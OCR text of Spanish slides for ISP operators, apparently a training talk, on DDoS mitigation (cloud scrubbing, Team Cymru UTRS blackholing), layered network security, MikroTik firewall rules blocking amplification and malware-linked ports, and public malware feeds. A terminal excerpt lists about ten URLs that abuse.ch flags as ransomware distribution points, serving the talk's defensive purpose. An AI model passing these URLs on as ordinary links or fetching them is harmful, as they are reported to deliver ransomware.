
ISP X anuncia través de un túnel el /24 que contiene la(s) dirección(es) atacadas

Mitigación en la nube



Mitigation Provider announces the /24 to the Internet, receives the traffic destined to the victim, filter the bad traffic and give back “clean” traffic


Mitigación en la nube



Proveedor de Mitigación anuncia el /24 para la Internet, recibe el trafico destinado a la victima, filtrando el trafico “sucio” e forneciendo el trafico “limpio” través de un túnel.

Cymru - UTRS

UTRS – Unwanted Traffic Removal




ISPs establecen sesiones BGP con Cymru para el servicio UTRS

http://www.team-cymru.org/UTRS/

Cymru - UTRS


UTRS – Unwanted Traffic Removal



ISPs establecen sesiones BGP con Cymru para el servicio UTRS

http://www.team-cymru.org/UTRS/


Cymru - UTRS



El ISP X está sufriendo un ataque DDoS, comprometiendo el tráfico legítimo.

Cymru - UTRS

Cymru - UTRS



ISP X anuncia el / 32 atacado para UTRS y los otros ISPs ponen en blackhole el IP anunciado.

El tráfico legítimo (por ejemplo, los proveedores de contenido no se ven afectados)

Seguridad por niveles

Borde de área

- Protección de los equipos;
- Blackhole de direcciones Bogons;
- Protección DDoS
- Blackhole de malwares;
- Filtros de buenas prácticas BGP.

Tránsito

- Protección de los equipos
- Especial atención en las protecciones de las capas I y II

Acceso

- Protección de los equipos
- Implementación de BCP38;
- Filtros de malwares conocidos
- Filtros de conexiones no válidas
- Seguridad de CPEs

Protecciones de Malwares conocidos

Firewall

Filter Rules | NAT | Mangle | Raw | Service Ports | Connections | Address Lists | La

00 Reset Counters | 00 Reset All Counters

#		Action	Chain	Src. Address	Ds
	;;; special dummy rule to show fasttrack counters				
0	D	pas...	forward		
	;;; Fasttrack para todos pacotes do forward				
1		fas...	forward		
	;;; Libera Tudo				
2	X	acc...	forward		
	;;; Dropa e Loga IP Spoofado [substituir por uRPF]				
3		drop	forward		
	;;; Libera comunicacao UNM->OLT				
4		acc...	forward	172.16.55.254	17
	;;; Libera comunicacao UNM->OLT				
5		acc...	forward	172.16.55.254	17
	;;; Bloqueia e loga tentativas porta 25 entrante e sainte				
6		drop	forward		
	;;; Salta para o canal de bloqueio de malwares conhecidos				
7		jump	forward		
	;;; Libera tudo para IPs Administrativos				
8		acc...	forward		
	;;; Libera tudo para IPs de Monitoramento				
9		acc...	forward		
	;;; Libera portas baixas para 'Link-Empresarial'				
10		acc...	forward		
	;;; Libera portas baixas para 'Link-Empresarial'				
11		acc...	forward		
	;;; Libera portas baixas para Jogadores [notificar N3 antes de habilitar]				
12		acc...	forward		
	;;; Libera portas baixas para Jogadores [notificar N3 antes de habilitar]				
13		acc...	forward		
	;;; Bloqueia e loga portas baixas TCP para conexoes entrantes (links)				
14		drop	forward		
	;;; Bloqueia e loga portas baixas UDP para conexoes entrantes (links)				
15		drop	forward		

Firewall

Filter Rules | NAT | Mangle | Raw | Service Ports | Connections | Address Lists | Layer7 Protocols

00 Reset Counters | 00 Reset All Counters

#		Action	Chain	Src. Address
	;;; DDoS baseado em SSDP (porta 1900) entrante e sainte			
37		drop	malwares_conhecidos	
	;;; Bloqueia Portmap - porta TCP 111 - origem e destino			
38		drop	malwares_conhecidos	
	;;; Bloqueia Portmap - porta UDP 111 - origem e destino			
39		drop	malwares_conhecidos	
	;;; Bloqueia Chargen - porta UDP 19 - origem e destino			
40		drop	malwares_conhecidos	
	;;; Bloqueia QUOTD - porta TCP 17 - origem e destino			
41		drop	malwares_conhecidos	
	;;; Bloqueia RDP - porta UDP 135 - origem e destino			
42		drop	malwares_conhecidos	
	;;; Bloqueia Netbios - portas UDP 137 - 139 origem e destino			
43		drop	malwares_conhecidos	
	;;; Bloqueia SAMBA - portas TCP 445 origem e destino			
44		drop	malwares_conhecidos	
	;;; Bloqueia Memecahed - porta UDP 11211 origem e destino			
45		drop	malwares_conhecidos	

Cómo construir o obtener su propia lista de malwares

Listas de Malwares

Hay muchos repositorios públicos con información de malware:


360chinad, 360conficker, 360cryptolocker, 360gameover, 360locky, 360necurs, 360tofsee, 360virut, alienvault, atmos, badips, bambenekconsultingc2dns, bambenekconsultingc2ip, bambenekconsultingdga, bitcoinnodes, blackbook, blocklist, botscout, bruteforceblocker, ciarmy, cruzit, cybercrimetracker, dataplane, dshielddns, dshieldip, emergingthreatsbot, emergingthreatscip, emergingthreatsdns, feodotrackerdns, feodotrackerip, greensnow, loki, malc0de, malwaredomainlistdns, malwaredomainlistip, malwaredomains, malwarepatrol, maxmind, myip, nothink, openphish, palevotracker, policeman, pony, proxylists, proxyrss, proxyspy, ransomwaretrackerdns, ransomwaretrackerip, ransomwaretrackerurl, riproxies, rutgers, sblam, socksproxy, sslipbl, sslproxies, talosintelligence, torproject, torstatus, turris, urlvir, voipbl, vxvault, zeustrackerdns, zeustrackerip, zeustrackermonitor, zeustrackerurl, etc.

Listas de Malwares

Scripts en Python para obtener automáticamente la información en estos repositorios

```
itemweb.fr/845yfgh,ransomware (malware),abuse.ch
enricobasili.com/t4j6ryv6,ransomware (malware),abuse.ch
211.18.200.4/~tlas021/3rwcozqv,ransomware (malware),abuse.ch
dentystachojnice.com/pgooz,ransomware (malware),abuse.ch
escourt.web.fc2.com/nyx37ec,ransomware (malware),abuse.ch
samsuntasima.com/wzhmfjclt,ransomware (malware),abuse.ch
dor29.ru/g7cberv,ransomware (malware),abuse.ch
marcschelstraete.be/845yfgh,ransomware (malware),abuse.ch
www.kardborren.se/h71r5i,ransomware (malware),abuse.ch
arxaggelos.com/hgf65g,ransomware (malware),abuse.ch
maia@maia-5520:~/.maltrail$ cat trails.csv | grep -c ransom
12074
maia@maia-5520:~/.maltrail$
```

Tratamiento de Malwares



Como obtener una lista de Malwares

Obtener de forma automática:

